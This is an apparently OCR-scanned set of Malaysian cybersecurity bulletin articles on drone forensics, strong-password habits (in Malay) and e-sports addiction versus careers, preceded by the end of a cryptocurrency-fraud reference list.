1. 'Six Arrested as Part of £22 million Cyber Fraud Investigation', https://www.avonandsomerset.police.uk/news/2019/06/six-arrested-as-part-of-22-million-cyber-fraud-investigation/, viewed 22 October 2019.

2. 'Cryptocurrency Fraudster Sentenced, Virtual Currency Scam Defrauded Investors of Millions', https://www.fbi.gov/news/stories/cryptocurrency-fraudster-sentenced-021119, viewed 22 October 2019.

3. '50,000 clients of BITPoint Hit by Heist to be Repaid, but not in Cash', http://www.asahi.com/ajw/articles/AJ201907170046.html, viewed 22 October 2019.

4. 'Cyber Criminals Netted $4.3B From Crypto-Related Crime in 2019: Study', https://cointelegraph.com/news/cyber-criminals-netted-43b-from-crypto-related-crime-in-2019-study, viewed 22 October 2019.

5. Cryptocurrency Regulations around the World, https://complyadvantage.com/blog/cryptocurrency-regulations-around-world/, viewed 22 October 2019.

6. Capital Markets and Services (Prescription of Securities) (Digital Currency and Digital Token) Order 2019, Securities Commission Malaysia, 2019.

7. List of Registered Digital Asset Exchanges, Securities Commission, https://www.sc.com.my/regulation/guidelines/recognizedmarkets/list-of-registered-digital-asset-exchanges, viewed 22 October 2019.

Understanding Drone For Forensic Analysis.

By | Mohamad Firham Efendy bin Md Senan, Nazri bin Ahmad Zamani, Yasmin binti Jeffry, Nur Afifah binti Mohd Saupi & Muhamad Zuhairi bin Abdullah

What is a Drone

Unmanned Aerial Vehicle (UAV), better known as a drone, can be defined as an airplane that is controlled by a remote or computer programme. It is an airplane that functions without a human pilot on board. Drones have been replacing manned airplanes and are revolutionizing the world. In the past, drones were often used for military purposes as they eliminate the risk of pilots losing their life in combat zones. Nowadays, the world has come to a point where there are more civilian drones flying compared to military drones, which is a profound moment in history.

Drones are often equipped with different technologies, such as infrared cameras, GPS and laser. In terms of the variety of sizes, for example the Predator Drone is one of the largest drones that has been used for military purposes. Since the sensors and processors are getting smaller through research and development, drones are coming to have many new uses in industry. These new developments have helped enhance human life.

As drones have become easily available and affordable, their popularity has been rising rapidly among civilians and professionals. The recent growth in digital devices like smartwatches, smart TVs and drones has brought forth more advanced technology that helps ease daily life. But this growth has also raised security concerns including the misuse of drones for conducting illegal activities. Therefore, investigating these devices is now something relevant in the field of digital forensics. The multitude of drone types created makes data extraction complex because there are no specific procedures and tools that can be used for all types of drone. This creates a new set of challenges in the field of digital forensics.

Types of Drone

"The different types of drone can be differentiated in terms of the type, degree of autonomy, size and weight, and power source" [7]. According to a study [7], these different technical characteristics are crucial, since drone applications are decided based on these characteristics. In order to satisfy specific applications that consumers need, comparisons between drone characteristics are important. Therefore, the differences between Multi-Rotor, Fixed-Wing, Single-Rotor and Fixed-Wing Hybrid are studied [8]. A summary of these drone types is simplified in the following table:

	Characteristics	Pros	Cons	Example Uses
Multi-Rotor	• Uses rotary wings to fly. • Has multiple rotors and can be further classified based on the number of rotors.	• Ease of use. • Good camera control because of less vibration.	• Short flight time. • Less payload capacity.	• Photography and video making.
Fixed-Wing	• Uses fixed, static wings. • Uses the same principle to fly as airplanes.	• Large coverage area. • Long battery life. • Covers long distances.	• More difficult to fly. • Expensive. • Not suitable for image generation.	• Mapping of places.

Single-Rotor	• Has a front rotor and tail rotor only. • Has larger rotors.	• More payload capacity. • Longer flight time.	• More difficult to fly. • More vibration.	• Corridor mapping.
Fixed-Wing Hybrid	• Has the characteristics of both multirotor and fixed-wing systems.	• Long flight endurance.	• System still in development.	• Delivery industry.

Table 1: Types of Drone

Figure 1: Example of Multi-Rotor Drone

Drones and Digital Forensics

Digital forensics play an important part in assisting law enforcement agencies when it comes to drone forensics. For example, if a drone is found to have crashed in a crime scene area, that drone would contain the information of its owner, flight path, launch location and landing destination. This information enables investigators to pinpoint a suspect. Hence, a digital forensic analyst extracts data from these complex devices in order to obtain clues. Data extraction includes determining the drone's owner, how it got there, its location before crashing and other important details. Information can also be extracted from physical devices like the drone's battery, storage, sensors and remote controller. The data inside the devices could lead to answers in the investigation.

There are several storage elements in a drone that record data on its activity. For example, the DJI Inspire 1 has an internal storage located at the nose of the drone. The internal storage of this disassembled drone is shown in Figure 2. Other potential storage is an SD card that could be acquired from the camera attached to the drone as in Figure 3. Different types of drone have different storage locations, which makes data extraction more difficult.

When extracting data, some things that need to be taken into consideration are the type of device including the operating system, the type of physical device such as memory card, the file type (e.g. logical file data), etc. In order to extract these data, certain forensic tools can be used, for instance Encase, Cellebrite UFED Physical Analyzer and Micro Systemation AB (MSAB) products such as XRY and XAMN. Research also suggests that drone data such as flight logs can be viewed using open source-tools like DatCon [1]. Most investigators usually work with primary log sources like the drone itself and mobile devices that are usually used as the ground control station. Some data can be extracted while the drone is intact, whereas in other cases the drone needs to be disassembled first to get the required data.

Figure 2: Location of internal storage in DJI Inspire 1

Figure 3: In DJI Inspire 1 the external storage is located at the camera

In today's day and age, physically acquiring devices is not enough to obtain evidence. There are cases where the drone has been damaged and extraction from the device fails. In addition, since drones are now made with applications that support use on smartphones and tablets, some data is stored on the drone manufacturer's cloud. Therefore, drone forensics also utilizes cloud forensics to obtain evidence and information on suspects when the physical acquisition of devices is insufficient. Furthermore, since there are applications that support drones, information can be extracted from the control application on the user's tablet as well. For example, the Phantom DJI series can be connected via an app called DJI Go 4 and data could be extracted from there.

Quite a few studies have been done in the field of drone forensic. The author in [1] conducted a study on the effectiveness of existing forensic guidelines for drone forensics and proposed a new set of guidelines for drone investigation. The proposed guidelines were then demonstrated on DJI Phantom 3. In 2017, researchers [2] designed a forensic framework and proposed techniques of examining drone activities. The paper compares various types of data from three different drones using a software the authors developed. Likewise, [4] presented a forensic analysis of two different types of drone using an open-source tool and [3] presented their analysis of DJI Phantom 3. The research in [5] suggests that a standard forensic investigation procedure could be used in drone forensics and supported the findings with forensic investigation results for a Parrot AR 2.0 drone. In [6], identifying pilot behaviour using machine learning techniques by classifying the radio-control signals was discussed.

No-Fly Zone (NFZ)

A no-fly zone is a territory or area over which aircraft are not permitted to fly. No-fly zones exist to reduce the impact drones have on airspace. All drones are equipped with no-fly zone technology, which is set during firmware installation. This technology is meant to prevent drones from entering restricted airspace. No-fly zone are divided into airports and restricted areas. Airports include major airports and flying fields where manned aircraft operate, while restricted areas include borders between countries or sensitive sites [8].




Figure 4: Example of no-fly zone

GPS used by drones serve to warn users if they are about to fly into a no-fly zone, which is within 5 miles of a restricted area. The drone will descend to a lower height if the user continues to fly into a no-fly zone. DJI denotes a one-and-a-half-mile restricted zone as the centre around large airports from where drones are not allowed to take off or enter. In addition to the rules and regulations set by drone manufacturers, every country has their own rules and regulations on the no-fly zone. For example, other than the places set by the manufacturer, there are several other no-fly zones in Malaysia, such as Putrajaya, Istana Negara, KLCC and the Parliament. Flying activity in regions like Putrajaya requires approvals from the Ministry of Home Affairs and is only allowed heights of 400 feet maximum [9].

Conclusion

Drone forensics is currently an emerging field in digital forensics. With the rise of drone security problems, it is crucial for law enforcement agencies worldwide to have ways of countering such problems. There are numerous tools for use in investigations and the digital forensics methodology alone is not enough for drone investigations. As new drones are created every day, available forensic tools should also be upgraded to suit the emerging technology.

References

1. Roder, Alan & Raymon Choo, Kim-Kwang & Le-Khac, Nhien-An. 2018. Unmanned Aerial Vehicle Forensic Investigation Process: Dji Phantom 3 Drone as a Case Study.

2. A. L. P. S. Renduchintala, A. Albehadili and A. Y. Javaid. 2017. Drone Forensics: Digital Flight Log Examination Framework for Micro Drone. International Conference on Computational Science and Computational Intelligence (CSCI), Las Vegas, NV, pp. 91-96.

3. Clark, D. R., Meffert, C., Baggili, I., & Breitinger, F. 2017. DROP (DRone Open source Parser) your Drone: Forensic Analysis of the DJI Phantom III. Digital Investigation, 22, S3-S14.

4. T. E. A. Barton and M. A. H. B. Azhar. 2017. Forensic Analysis of Popular UAV Systems. Seventh International Conference on Emerging Security Technologies (EST), Canterbury, pp. 91-96.

5. H. Bouafif, F. Kamoun, F. Iqbal and A. Marrington. 2018. Drone Forensics: Challenges and New Insights. 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS), Paris, pp. 1-6.

6. A. Shoufan, H. M. Al-Angari, M. F. A. Sheikh and E. Damiani. 2018. Drone Pilot Identification by Classifying Radio-Control Signals. In IEEE Transactions on Information Forensics and Security, vol. 13, no. 10, pp. 2439-2447.

7. Vergouw B., Nagel H., Bondt G., Custers B. (2016) Drone Technology: Types, Payloads, Applications, Frequency Spectrum Issues and Future Developments. In: Custers B. (eds) The Future of Drone Use. Information Technology and Law Series, T.M.C. Asser Press, The Hague, vol 27.

8. "No Fly Zones/Restricted Areas," No Fly Zones/Restricted Areas. [Online]. Available: https://support.dronedeploy.com/docs/no-fly-zones. [Accessed: 28-Aug-2019].

9. The Sun Daily, "Putrajaya among No-Fly Zone Areas for Drones: DCA." [Online]. Available: https://www.thesundaily.my/archive/1914382-HSARCH383233 [Accessed: 28-Aug-2019]

Kata Laluan Anda : Kuat Atau Lemah?


By | Nur Haslaily Mohd Nasir & Alifa Ilyana Chong Abdullah

Menurut definisi Kamus Dewan Edisi Keempat, kata laluan merupakan gabungan huruf atau nombor yang membentuk kod unik yang perlu dimaklumkan kepada sistem sebelum pengguna boleh mengakses sumber sistem.

Dalam era digital hari ini di mana kebanyakan pengguna sudah pun celik teknologi, kita mungkin membayangkan kualiti kata laluan pengguna pun telah bertambah baik secara seiring. Namun demikian, dapatan kajian keselamatan baru-baru ini menunjukkan sebaliknya, dengan kata laluan yang mudah diteka masih digunakan oleh berjuta-juta penguna.

Laporan risiko kata laluan global diterbitkan oleh National Cyber Security Centre UK (NCSC) pada April 2019 menyenaraikan 100,000 kata laluan yang sudah diketahui oleh penggodam. Laporan dari pencerobohan siber global itu mendapati bahawa kata laluan yang paling banyak digunakan adalah '123456', yang telah digunapakai sebanyak 23 juta kali.

Kata laluan kedua paling popular adalah '123456789', sementara lima entri kata laluan lain termasuk 'qwerty', 'password', dan '1111111'. Kata laluan seperti ini memang mudah diingati, tetapi ia menjadikannya sangat berisiko untuk mudah digodam.



Berikut adalah sepuluh petua ringkas untuk memastikan kata laluan anda sentiasa selamat dan panduan bagi membina kata laluan yang kuat:

Lebih Panjang, Lebih Baik

Penggodam menggunakan pelbagai kaedah untuk cuba menceroboh masuk ke akaun anda. Cara paling asas adalah dengan meneka kata laluan anda dengan menaip huruf, nombor, dan simbol secara manual.

Kaedah yang lebih maju pula dengan menggunakan kaedah yang dikenali sebagai 'brute-force attacks'. Dalam teknik ini, program komputer berjalan melalui setiap gabungan huruf, angka dan simbol secepat mungkin untuk memecahkan kata laluan anda. Semakin panjang dan lebih kompleks kata laluan anda, semakin lama proses ini berlangsung. Kata laluan yang mengandungi tiga aksara panjang mengambil masa kurang dari satu saat untuk dibolosi.

Gunakanlah kata laluan yang mempunyai sekurang-kurangnya 8 aksara. Kata laluan yang panjang dan tidak dapat diagak oleh sesiapa adalah baik.

Lebih Kompleks, Lebih Susah

Kata laluan panjang yang mengandungi perkataan dan frasa rawak adalah lebih baik. Jika kombinasi huruf anda tiada dalam kamus, frasa anda tiada dalam istilah kesusasteraan, dan tidak betul dari segi tatabahasa, mereka akan lebih sukar untuk meneka.

Jangan gunakan aksara yang berurutan pada papan kekunci seperti nombor dalam turutan '123456' atau yang digunakan secara meluas 'qwerty'.

Elakkan dari menggunakan perkataan atau frasa biasa. Penggodam boleh menggunakan program atau perisian yang akan mencuba setiap perkataan tertera dalam kamus. Sebagai

contoh seperti 'password', ‘nasiminyak’, '00000000', 'abc123', '123456', 'abcdefg' atau 'qwerty'.

Satu kaedah untuk mencipta kata laluan yang kuat ialah dengan mengunakan frasa yang anda senang ingat. Kemudian, pertimbangkan untuk menggunakan huruf pertama setiap perkataan baru, yang akan lebih mudah untuk diingati. Contohnya, ‘Saya Suka Makan Sate Haji Samuri di Kajang’ menjadi kata laluan ‘ssmSHS@K’.

Lebih Kombinasi, Lebih Sulit

Lebih panjang, kompleks serta mempunyai kombinasi nombor, abjad dan simbol adalah jauh lebih baik. Rawakkan simbol, angka, abjad, huruf besar dan huruf kecil. Anda boleh menggantikan sifar dengan huruf O atau @ untuk huruf A. Contohnya, ‘Nasi Kambing 40 Hari’ menjadi kata laluan ‘N@s1k@mb1ng4O#’.

Ini akan menyulitkan sesuatu program atau perisian penggodam daripada berjaya memecahkan akses kata laluan anda.

Periksa Kekuatan Kata Laluan Anda

Sekiranya anda mempunyai beberapa cadangan kata laluan, mengapa tidak menguji mereka dan melihat betapa kuatnya mereka. Terdapat beberapa laman web yang membolehkan anda melakukan ujian ini. Antara sesawang yang boleh dicuba ialah howsecureismypassword.net. Ia akan membantu memberitahu anda berapa lama masa yang diperlukan untuk memecahkan kata laluan anda.

Elak Papar Maklumat Peribadi Secara Terbuka

Sekiranya maklumat peribadi anda mudah ditemui seperti tarikh hari lahir, nombor telefon, tarikh ulang tahun perkahwinan, alamat rumah, nama tempat kelahiran, nama sekolah menengah, nama anak dan nombor plat kereta, pastikan anda jangan jadikan ia sebagai pilihan kata laluan anda. Ini hanya akan membuatkan kata laluan anda lebih mudah untuk dibolosi.

Seandainya anda dikehendaki memilih soalan dan jawapan keselamatan ketika membuat akaun dalam talian, pilihlah sesuatu yang tidak diketahui oleh orang awam yang melayari akaun media sosial anda.

Jangan Mengitar Semula Kata Laluan

Elakkan mengitar semula kata laluan anda untuk mana-mana aplikasi sekali pun. Sekiranya akaun anda dikompromikan dan anda menggunakan kombinasi alamat e-mel serta kata laluan yang sama bagi seluruh laman akaun atas talian anda, nescaya maklumat anda boleh digunakan dengan mudah untuk masuk ke mana-mana akaun lain. Gunakanlah kata laluan yang unik dan berlainan untuk setiap akaun anda.

Usah Kongsi Kata Laluan

Hindari amalan berkongsi kata laluan anda sewenang-wenangnya dalam Internet, menerusi e-mel atau dalam telefon pintar. Berwaspada jika ada yang bertanyakan kata laluan anda. Usah berikan kata laluan anda kepada orang lain semudah-mudahnya.

Jangan ketik kata laluan dalam peranti anda jika anda sedang berada dalam pemerhatian orang lain. Dan elakkan amalan melekatkan kata laluan anda pada kertas nota di komputer kerja anda.

Ubah Kata Laluan Secara Kerap

Anda perlu sentiasa menukar kata laluan dengan kerap atau berkala. Tukar kata laluan anda dalam tempoh selang 6 bulan sekurang-kurangnya, atau sekerap yang anda mampu.

Semakin sensitif maklumat itu, semakin kerap anda perlu mengubah kata laluan. Sebaik sahaja ia berubah, jangan gunakan kata laluan itu sekali lagi untuk tempoh masa yang lama atau selama-lamanya.

Elakkan Guna Kata Laluan Yang Sama Untuk Semua Aplikasi

Elakkan daripada menggunakan sebarang

perkataan atau frasa yang berkaitan dengan maklumat peribadi anda. Sebagai contoh jangan gunakan kata laluan Facebook, Twitter atau Instagram anda sama seperti nama maklumat peribadi anda. Kebarangkalian untuk akaun anda digodam adalah sangat tinggi.

Adalah digalakkan anda menggunakan kata laluan yang berlainan pada setiap akaun penting yang sering anda akses. Sebagai contoh, pastikan kata laluan perbankan anda tidak sama dengan akses kata laluan akaun email anda. Ini bagi merendahkan risiko jika akaun email anda diceroboh, kemungkinan untuk penggodam menggodam segala akaun atas talian milik anda yang lain tidak akan berjaya.

Seandainya anda mempunyai banyak akaun media sosial, disarankan menggunakan kata laluan yang berbeza-beza. Andai kata akaun Twitter anda diceroboh, jika nama pengguna dan kata laluan anda sama dengan Facebook, bermakna akaun Facebook anda juga berpotensi besar untuk digodam. Bukankah begitu ?

Log Keluar Sistem

Tidak rugi untuk anda log keluar dari tapak sesawang yang anda layari apabila anda telah selesai menggunakannya. Pilihan ada di tangan anda. Sama ada mahu membiarkan akaun anda terbuka tanpa perlu memasukkan kata laluan berulang kali, yang mana ini akan memudahkan kerja-kerja penggodam untuk terus mengakses kesemua akaun anda. Atau, anda pilih untuk log keluar dan menyulitkan kerja-kerja penggodam untuk terus-menerus meneka kata laluan anda.

Kata laluan adalah salah satu senjata pertahanan diri paling penting yang perlu anda pilih untuk sepanjang hayat anda. Ia berfungsi sebagai anak kunci serta lapisan perlindungan untuk apa-apa yang bersifat peribadi dan penting bagi diri anda.

Ini kerana penggodaman kata laluan adalah salah satu cara yang paling biasa bagi penggodam untuk memecah masuk ke dalam sistem komputer, justeru kita tidak boleh lagi bergantung pada kata laluan yang lemah. Menurut Verizon Data Breach Investigation Report 2018, 81% pelanggaran (data breaches) yang berkaitan dengan penggodam melibatkan kata laluan yang dicuri atau lemah. Kita boleh merubahnya.

Rujukan

1. *8 Tips to Make Your Passwords as Strong as Possible (http://mentalfloss.com/article/504786/8-tips-make-your-passwords-strong-possible)*
2. *Millions of people still use 123456 as their password (https://www.techspot.com/news/79747-millions-people-use-123456-their-password.html)*
3. *10 Tips For Better Password Security (https://www.teachthought.com/technology/10-tips-for-better-password-security/)*
4. *Password "123456" Used by 23.2 Million Users Worldwide (https://www.infosecurity-magazine.com/news/password-123456-used-by-23-million/)*
5. *52% of users reuse their passwords (https://www.pandasecurity.com/mediacenter/security/password-reuse/)*

E-Sukan, Satu Ketagihan Atau Kerjaya

By | Ridzwan Ahmad Mohd Fathil dan Amira Hamran

Dahulunya, permainan video atau e-Sukan tidak hangat diperkatakan berbanding pada masa kini. Antara permainan video yang popular pada ketika itu adalah *Counter Strike, Red Elert 2, Grand Theft Auto (GTA)* dan beberapa lagi. Permainan video yang terkenal pada waktu itu hanya dimainkan menerusi rangkaian *LAN (Local Area Network)* di kafe siber yang tumbuh bagai cendawan.


Kebanyakkan remaja berkunjung ke kafe siber semata-mata untuk bermain permainan video selepas tamat sesi persekolahan dan juga sewaktu sesi 'outing' bagi pelajar di Sekolah berasrama penuh. Oleh kerana terlalu taksub dengan permainan video tersebut, mereka sanggup menghabiskan masa malah ada yang ponteng sekolah untuk melepaskan ketagihan bermain permainan video di kafe siber.

Saban tahun, penggunaan internet berkembang dengan pesat akibat dari perluasan infrastruktur telekomunikasi menyebabkan kebolehcapaian atau akses yang mudah serta peningkatan penggunaan gajet digital dan telefon pintar. Fenomena dibuktikan dengan wujudnya peningkatan jumlah pengguna internet di serata dunia yang kini mencecah lebih 4 billion, di mana 53% dari populasi dunia mempunyai akses kepada internet. Manakala, penggunaan media sosial di peringkat global pula mencecah 3.196 billion. Keadaan ini bermakna, separuh daripada populasi dunia kini berada di dalam talian.

Dalam konteks Malaysia, Kajian Pengguna Internet 2018 yang dilaksanakan oleh Suruhanjaya Komunikasi dan Multimedia Malaysia (SKMM) menyatakan jumlah pengguna internet pada tahun 2018 berada pada kadar 87.4% atau 28.7 juta dari jumlah populasi Malaysia; peningkatan sebanyak 10.5% jika dibandingkan dengan tahun 2016.

Dengan perkembangan teknologi terutama peningkatan penggunaan aplikasi media sosial, permainan dalam talian atau lebih dikenali sebagai e-Sukan (e-Sport) telah bercambah dan memberi pelbagai implikasi terhadap penggunaannya. Pada dasarnya, e-Sukan adalah satu aktiviti yang mampu mengisi masa lapang individu, sesuai untuk pelbagai peringkat usia malah dapat menjana pendapatan.

Walaubagaimanapun, permainan e-Sukan turut memberi kesan negatif khususnya ketagihan sekiranya ia dilakukan tanpa kawalan dan pemantauan. Justeru, kita dengar pelbagai kes atau insiden berlaku akibat terlalu taksub bermain permainan dalam talian sehingga ada yang meragut nyawa. Ada sesetengah individu bermain permainan tersebut dalam keadaan khayal dan menganggapnya sebagai satu 'anugerah' yang dapat menghilangkan rasa sedih dan tekanan hidup.


Daily Mail

JONATHAN CAINER

Can you see an elephant on the Underground?

INTRIGUING IMAGES HIDDEN IN THE TUBE MAP

MURDER BY PLAYSTATION

Horror images on computer drove teenager to kill his friend aged 14

Di sekitar tahun 2015 sehingga 2017, seorang remaja berusia 17 tahun telah membunuh


neneknya akibat daripada permainan DOTA yang terganggu kerana leteran neneknya menyuruh beliau pulang ke rumah. Selain dari itu, ada yang sanggup membunuh rakan sendiri dengan kejam akibat dari pengaruh permainan yang menunjukkan seorang lelaki (watak dalam permainan tersebut) membunuh sesiapa sahaja yang ditemuinya dengan menggunakan senjata.

Kajian World Health Organization (WHO) menyatakan bahawa penyakit ketagihan permainan dalam talian (Gaming Disorder) sebagai satu penyakit mental di dalam manual penyakit 2018. Kajian diagnosis ini telah dikelaskan di dalam International Classification of Diseases (ICD) iaitu pada draf kedua yang dikemaskini kali ke-11 oleh Klasifikasi Penyakit Antarabangsa (ICD-11) WHO, di mana ketagihan permainan dalam talian telah dimasukkan dalam kategori 'gangguan mental, tingkah laku atau perkembangan otak.'

Bercakap mengenai pengaruh negatif akibat bermain permainan dalam talian, ia mengingatkan kita kepada kebimbangan masyarakat terhadap adegan ganas yang disiarkan menerusi media baharu. Kanak-kanak mudah meniru adegan yang ditonton dan lebih membimbangkan apabila ada yang cuba meniru gaya sehingga mencederakan diri sendiri atau orang lain yang tidak bersalah. Apabila seseorang 'gamer' merasai keseronokan dan mengejar matlamat sewaktu bermain permainan dalam talian, ia telah membuatkan pemain tersebut tidak sedar akan masa yang berlalu, sebagai contoh permainan 'Pokemon Go'. Pemain bagai dipukau dan sukar untuk berhenti kerana terlalu asyik dan akhirnya perkara yang perlu diselesaikan dan menjadi kewajipan pada ketika itu terabai.

Permainan dalam talian atau e-Sukan juga membawa kesan dari sudut psikologi sehingga membawa kesan negatif. Antara kesan-kesan negatif akibat daripada ketagihan permainan dalam talian adalah:

1. Menjejaskan kesihatan



Seseorang yang ketagih permainan dalam talian akan mementingkan permainan tersebut melebihi diri sendiri. Mereka akan mengabaikan waktu makan kerana terasa taksub. Apabila corak pemakanan tidak teratur, kesihatan akan terjejas

kerana tidak mendapat zat yang mencukupi untuk membesar dan melawan penyakit. Tambahan pula, masa tidur akan terganggu kerana perembesan hormon yang merangsang rasa mengantuk iaitu hormone melatonin terbantut akibat mata terdedah kepada cahaya daripada alat permainan dalam talian.


2. Prestasi pelajaran merosot

Seseorang pemain yang tegar akan menghabiskan masa dengan bermain permainan dalam talian berbanding mengulang kaji pelajaran, membuat tugasan serta kerja rumah yang diberikan oleh guru. Perkara ini membuatkan prestasi akademik merosot sehingga merisaukan pihak sekolah, universiti malah ibu bapa. Natijahnya, remaja akan memandang enteng terhadap pelajaran dan tidak berusaha untuk meningkatkan prestasi akademik mereka serta tidak mempunyai sifat berdaya saing

3. Kurang bersosial dan kemahiran komunikasi

Pemain tegar akan menyebabkan mereka tidak tahu tatacara bersosial dan berkomunikasi dengan baik. Hal ini berlaku kerana mereka tidak mempunyai peluang untuk memulakan perbualan berikutan terlalu sibuk dengan permainan dalam talian. Kesannya, mereka akan sering dianggap sebagai 'kera sumbang' kerana tidak bergaul dengan rakan-rakan disebabkan berada di dalam bilik bermain permainan dalam talian. Tambahan pula, mereka tidak dapat mengasah keyakinan untuk bercakap di hadapan khalayak umum. Situasi yang berlaku ini menjadikan remaja tidak mempunyai kemahiran interpersonal.

4. Hubungan kekeluargaan menjadi renggang



Situasi ini berlaku kerana individu tersebut tidak meluangkan masa bersama ahli keluarga kerana terlalu taksub bermain permainan dalam talian dan banyak memberi alasan apabila ditegur. Contohnya, semasa menunggu makanan yang dipesan di restoran, ahli keluarga seharusnya memanfaatkan masa tersebut untuk berinteraksi berbanding bermain permainan dalam talian dan tidak menghiraukan keadaan sekeliling. Interaksi antara ahli keluarga akan pasti mengeratkan hubungan kekeluargaan.

Dengan arus revolusi industri 4.0 (IR 4.0), permainan dalam talian atau e-Sukan di Malaysia kini telah menjadi suatu trend malah ada yang menjadikan ia sebagai kerjaya yang memberi impak positif khususnya kepada golongan muda. e-Sukan turut mendapat sokongan Kerajaan apabila Kementerian Belia dan Sukan (KBS) menerusi Menterinya, YB Syed Saddiq Syed Abdul Rahman melihat e-Sukan sebagai satu peluang pekerjaan.

"Peluang pekerjaan yang dicipta adalah satu bentuk pekerjaan berkualiti tinggi. Minat anak muda bukan sekadar main e-Sukan tapi minat dalam bidang seperti pembangunan komputer dan kejuruteraan IT (teknologi maklumat)" jelas beliau.

Perkembangan positif dalam pembangunan industri e-Sukan telah membuahkan hasil apabila Kerajaan memperuntukkan dana sebanyak RM20 juta pada pembentangan belanjawan 2020. Sekaligus telah memberi peluang baharu kepada permainan dalam talian dan industri e-Sukan ke satu tahap yang lebih profesional. Suntikan yang diberikan telah membuka peluang kerjaya secara holistik di dalam industri 'gaming'. Majlis Sukan Negara kini bersiapsiaga mendepani arena berkenaan dan menubuhkan Unit e-Sukan sebagai persediaan untuk menyertai Sukan Asia 2022.

Keseriusan pihak Kerajaan di dalam pembangunan atlet e-Sukan telah membuahkan hasil apabila Malaysia berjaya merangkul pingat emas menerusi Dr. Yew Keng yang merupakan Penolong Professor di Universiti Heriot Watt, Malaysia bagi acara e-Sukan yang julung kali dipertandingkan di Sukan SEA 2019 edisi ke-30. Seorang anak muda bernama Chai "Mushi" Yee Fung dari Rawang, Selangor pula meraih pendapatan lumayan di pertandingan e-Sukan dengan memenangi RM3,819,744.

Dengan pendedahan penjanaan pendapatan yang lumayan daripada pemain e-Sukan, ianya mampu menempis stigma negatif terhadap permainan dalam talian dari satu budaya ketagihan kepada satu kerjaya yang mampu memberi pulangan yang lumayan.

Namun, dalam mengejar keghairahan menjadikan e-Sukan sebagai kerjaya profesional, individu terlibat perlu menyimbangkan aktiviti mereka agar tidak memudaratkan kesihatan fizikal dan mental. Peluang kerjaya yang dibentuk di dalam industri e-Sukan telah mewujudkan ruang bagi golongan remaja terutamanya kaki 'gamers' untuk menceburkan diri di dalam industri ini.

